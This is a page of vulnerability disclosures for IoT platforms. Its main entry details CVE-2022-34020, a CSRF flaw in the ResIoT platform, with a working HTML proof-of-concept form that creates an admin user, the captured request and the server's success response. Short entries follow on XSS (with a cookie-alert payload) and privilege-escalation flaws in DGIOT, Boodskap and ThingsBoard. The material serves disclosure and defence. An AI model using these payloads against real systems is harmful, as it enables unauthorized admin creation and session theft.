

## ← CVE Disclosures

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### CVE-ID: CVE-2022-34020



October 12, 2022

*Cross Site Request Forgery (CSRF) vulnerability in ResIoT ResIoT IOT Platform + LoRaWAN Network Server through 4.1.1000114 allows attackers to add new admin users to the platform or other unspecified impacts.*

ResIoT® IOT Platform + LoRaWAN Network Server (on-premise version) V.4.1.1000114 does not use any CSRF protection mechanism. It is possible for an attacker to launch CSRF attacks against users of the platform. An attacker can abuse CSRF to perform actions, such as creating a user on the platform. For this, the attacker can prepare a HTML form such as follows, host it online and send the form's link to a ResIoT admin user.

```
<html>
<body>
<script>history.pushState("",'')</script>
<form action="http://172.20.32.1:8088/UserorgApi/?domain=172.
20.32.1&protocol=http&email=test111@gmail.com&firstname=
test&lastname=one&password=V79NrFNCAxZNXtg&phone=7777777777" method="POST">
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
```

Upon clicking on Submit Request while the user has an authenticated session on the platform, the following request is sent to the platform. Note that the origin and referer indicate that the request is generated by exploiting CSRF. Also, note that the user's cookie is included in the request, and as there is no anti-CSRF token in the request, the platform is unable to determine if the request has been sent willingly by the user, or the user has been tricked into submitting a request.

#### HTTP Request;

POST /UserorgApi/?

POST /userorgapi/ :

domain=172.20.32.1&protocol=http:&email=test111@gmail.com&firstname=test&lastname=one&password=V79NrFNCAxZNXtg&phone=7777777777 HTTP/1.1

Host: 172.20.32.1:8088

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101

Firefox/101.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 0

Origin: <http://burp>

Connection: close

Referer: <http://burp/>

Cookie: isMobile=false; login=1; pw=4e079e2958d68874c4578199061f4e88

Upgrade-Insecure-Requests: 1

### HTTP Response:

HTTP/1.1 200 OK

Date: Mon, 13 Jun 2022 01:54:34 GMT

Content-Length: 100

Content-Type: text/plain; charset=utf-8

Connection: close

```
{"Desc":"","idUser":"5a9e8ba93b72784dc92cc534d5544b01bb9f7c69c4f44d73b7f06d4cd3","Result":"Success"}
```

### References:

[https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site\\_Request\\_Forgery\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html)

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### CVE-ID: CVE-2022-35137

*September 28, 2022*



DGIOT Lightweight industrial IoT v4.5.4 was discovered to contain multiple cross-site scripting (XSS) vulnerabilities. The platform does not output encode JS payloads such as `<script>alert(document.cookie)</script>` ...

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### CVE-ID: CVE-2022-35135, CVE-2022-35136

*October 12, 2022*


CVE-2022-35136: Boodskap IoT Platform v4.4.9-02 allows attackers to make unauthenticated API requests. CVE-2022-35135: Boodskap IoT Platform v4.4.9-02 allows attackers to escalate privileges via a crafted request sent to `/api/user/upsert/<uuid>`. The platform su ...

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### CVE-ID: CVE-2022-31861

*September 11, 2022*



Cross site Scripting (XSS) in ThingsBoard IoT Platform through 3.3.4.1 via a crafted value being sent to the audit logs. Patch details: <https://github.com/thingsboard/thingsboard/pull/7385> Audit l ...

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